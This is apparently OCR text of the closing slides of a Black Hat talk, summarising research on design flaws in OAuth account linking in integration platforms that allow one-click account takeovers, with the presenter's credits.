
OAuth Client
a.k.a. Relying Party (RP)

Authorization Server (AS)
a.k.a. Identity Provider (IdP)



Theoretical Attack only ← **Trusted** IdPs

Summary: Taxonomy of our NEW Attacks



Black Hat Sound Bytes

- OAuth-based **Account Linking** in integration platforms has critical **design flaws**
- **1-Click Account Takeovers** still exploitable in-the-wild
- **One Hack to Rule Them All:**
  - **Pervasive impact across all well-known brands**, covering almost entire Internet
  - **All Apps/Services** integrated with these vulnerable platforms are impacted
  - Until platform fixes, **all users** (including you) **can be victims**
- Urgent need for **industrial standards** to secure the entire ecosystem

Thank you

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
PhD Candidate



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
* Part of the work done while interning at Samsung



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